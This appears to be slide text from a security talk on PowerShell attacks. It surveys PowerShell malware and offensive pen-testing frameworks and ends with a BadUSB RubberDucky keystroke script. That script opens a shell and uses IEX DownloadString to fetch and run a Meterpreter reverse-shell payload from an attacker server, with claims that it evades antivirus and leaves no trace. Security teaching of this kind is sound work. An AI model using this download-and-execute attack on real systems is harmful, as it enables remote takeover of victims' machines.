
New Malicious Attacks using PowerShell…

Real world PowerShell Malware
 PowerWorm:
 Infect’s Word and Excel documents, initial infection via macro in
.doc/.xls
 PoshKoder/PoshCoder:
 PowerWorm crossed with CryptoLocker
 Bitcoin ransom
 DNSChanger
 Trojan.DNSChanger circumvents Powershell restrictions

Valuable Resource for Pen Testers : PoshInternals
https://github.com/adamdriscoll/PoshInternals

Valuable Resource for Pen Testers : PowerSploit
https://github.com/mattifestation/PowerSploit

Valuable Resource for Pen Testers : PowerShellEmpire
http://www.PowerShellEmpire.com
Modules:
 Code Execution
 Collection
 Credentials
 Exfiltration
 Exploitation
 Lateral Movement
 Management
 Persistence
 Privilege Escalation
 Recon
 Situational Awareness
 Fun & Trollsploit
Capabilities:
 PowerShell based Remote Access
Trojan (RAT).
 Python server component (Kali
Linux).
 AES Encrypted C2 channel.
 Dumps and tracks credentials in
database.
Use: Integrated modules providing
Initial Exploitation, Recon,
Credential Theft & Reuse, as well as
Persistence.

Valuable Resource for Pen Testers : Nishang
https://github.com/samratashok/nishang

Kali Linux – Social Engineering Toolkit (SET)
Kali Linux: More than 600
penetration testing tools included
- Some of them using PowerShell
attack techniques
The SET has become a
standard in the arsenal of
the penetration tester
Demo
USB + PowerShell =

BadUSB RubberDucky Attack ( example #1)

BadUSB RubberDucky Attack ( example #2)
 Create a PowerShell Meterpreter reverse TCP payload and place it
somewhere on your Kali Linux Web Server
 This bypasses most AV, HIPS, IDS and Firewalls and leaves no evidence on
the system
DELAY 750
GUI r
DELAY 750
STRING cmd
DELAY 200
ENTER
DELAY 200
STRING powershell IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.132/powershell.ps1')
DELAY 200
ENTER
Administrative privileges required
Not persistent – limited to the current session
Limitations of PowerShell Attacks
